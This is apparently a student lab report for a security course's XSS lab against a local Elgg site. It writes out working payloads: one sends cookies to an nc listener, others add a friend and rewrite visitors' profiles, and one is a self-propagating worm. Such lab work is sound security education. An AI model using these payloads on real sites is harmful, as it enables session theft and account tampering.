
CY5130 – Team 17
Alexander Semaan
Mark Clancy

Project 4 – XSS Attack Lab

Task 1




Display name: Alice

About me

Public

Brief description: <script>alert("XSS");</script>

Public




Alice

Brief descriptio

XSS

Task 2



Display name

Alice


About me

Public

Brief description

<script>alert(document.cookie);</script>

Public



Alice


Brief descrip

Elgg=i24184pqqmt4n0ccnbj77gvg77

This could be very useful for session hijacking, but instead of displaying it, it would be more interesting if we could send it to the attacker on a specific website/port, which is what the next task is about.

Task 3

CY5130 – Team 17
Alexander Semaan
Mark Clancy




Display name
Alice

About me

Public

Brief description
<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + ' >'); </script>




```
[11/22/19]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 44420)
GET /?c=Elgg%3Di24184pqqmt4n0ccnbj77gvg77 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive
```


This is very interesting and could be very useful for session hijacking, MITM attack.

Task 4

GET request seen when a person adds Samy as a friend:



GET add?friend=47&__elgg_ts... www.xsslabelgg...xhr json 685 B 364 B




Request URL: scaUxw&__elgg_ts=1574473696&__elgg_token=vBnXMr_JdVvasc89scaUxw
Request method: GET
Remote address: 127.0.0.1:80
Status code: ● 200 OK
Version: HTTP/1.1

Request URL:

http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1574473696&__elgg_token=vBnXMr_JdVvasc89scaUxw&__elgg_ts=1574473696&__elgg_token=vBnXMr_JdVvasc89scaUxw

CY5130 – Team 17
Alexander Semaan
Mark Clancy

Crafted script put in About me (Text Mode and not Editor Mode):



```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token+ts+token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```


Question 1:

It is very important to note that TS (timestamp) and token are different for different users visiting Samy's page so they cannot be entered statically and need to be dynamic. Hence it is very important to create a variable that gets the user visiting Samy's page's token as well as get the current timestamp. So these two values are stored in the two variable ts and token

Question 2:

The overheads added by the Editor Mode, do not allow the script to run. After checking the page's html code, it appears that anything in the about me field is encapsulated by <p> and </p>. I tried putting </p> at the start of my script in the attempt to get past it, but it didn't work and instead encapsulated the </p> in the following manner: <p></p></p>. So I don't think it is possible to do this without Text Mode.

CY5130 – Team 17
Alexander Semaan
Mark Clancy



Samy


About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/
add?friend=47"+ts+token+ts+token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
Ajax.send();
}
</script>
```

a...	Meth...	File	Domain	
	GET	require.js	www.xsslabelgg.com	sc
	GET	elgg.js	www.xsslabelgg.com	sc
	GET	en.js	www.xsslabelgg.com	sc
	GET	init.js	www.xsslabelgg.com	sc
	GET	ready.js	www.xsslabelgg.com	sc
	GET	Plugin.js	www.xsslabelgg.com	sc

Task 5


Seeing how the URL request looks like when editing profile:



Request URL: http://www.xsslabelgg.com/action/profile/edit
Request method: POST


And the request has parameters that looks like this:

CY5130 – Team 17
Alexander Semaan
Mark Clancy



```
Form data
    __elgg_token: 899KDeX1Mz2-fHPsG9zlvQ
    __elgg_ts: 1574624229
    accesslevel[briefdescription]: 2
    accesslevel[contactemail]: 2
    accesslevel[description]: 2
    accesslevel[interests]: 2
    accesslevel[location]: 2
    accesslevel[mobile]: 2
    accesslevel[phone]: 2
    accesslevel[skills]: 2
    accesslevel[twitter]: 2
    accesslevel[website]: 2
    briefdescription: I+am+the+best
    contactemail:
    description: <p>I+am+the+best</p>
    guid: 44
    interests:
    location:
    mobile:
    name: Alice
    phone:
    skills:
    twitter: goldylox
    website:
```


To get a complete POST request the content of the request need to have 4 main elements along with the modifications made: username, guid, ts, token and then the fields we wish to modify. We will be modifying the twitter as well as brief description to say “H4CK3D”. So here is what the script should look like:



```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

//modifications to make variables
var briefdescription = "&briefdescription=H4CK3D";
var twitter = "&twitter=H4CK3D";

//URL extension
var sendurl = "/action/profile/edit";

//Construct the content of your url.
var content=userName+guid+ts+token+briefdescription+twitter; //explained structure
var samyGuid=47; // we know samy's guid is 47 from last task
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```


Result when alice visits samy’s page:

Before:



Alice
Brief description: I am the best
Twitter username: goldylox
About me
I am the best


After:



Alice
Brief description: H4CK3D
Twitter username: H4CK3D
About me
I am the best

Question 3:

The if condition is very important because it verifies that the user visiting samy’s page isn’t samy himself, because samy doesn’t want to target himself and attack himself; so we need to check that the guid of the person visiting samy’s page isn’t samy’s guid. If we don’t do that, as soon as samy visits his own profile, the script will run on samy. And if the script is set to change the about me field, it will overwrite the script and the attack will no longer work on other people visiting samy’s page. Here:




Samy
Brief description: H4CK3D
Twitter username: H4CK3D
About me

<u>Task 6</u>

DOM Approach:


Here we are trying to combine both task 4 and task 5 and make the attack in task 5 propagate, by making turning the script into a worm. And that is done through the DOM approach, which allows the script on samy’s about me field to imbed itself in the about me field of the victim that visits samy’s page. This is done through the following way:

CY5130 – Team 17
Alexander Semaan
Mark Clancy




```
<script id="worm" type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

//modifications to make variables
var briefdescription = "&briefdescription=H4CK3D";
var twitter = "&twitter=H4CK3D";

//Construct the HTTP request to add Samy as a friend.
var sendurl1="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token+ts+token;

//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl1,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();


//URL extension to modify victim profile
var sendurl2 = "/action/profile/edit";

//WORM DOM approach
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

//Construct the content of the URL that modifies profile and adds script
var content=userName+guid+ts+token+briefdescription+twitter+"&description="+wormCode;
var samyGuid=47; // we know samy's guid is 47 from last task

if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl2,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}</script>
</script>
```

Alice after visiting Samy’s profile




Alice
Brief description: H4CK3D
Twitter username: H4CK3D
About me



Alice is now a friend with Samy *just now*

Boby after visiting Alice’s profile




Boby

Brief description: H4CK3D

Twitter username: H4CK3D


About me



Boby is now a friend with Samy *just now*

Task 7

1. With HTMLawed activated, the html code in the about me field is no longer taken and executed, but is displayed similarly to Editor Mode:



Boby

Brief description: H4CK3D

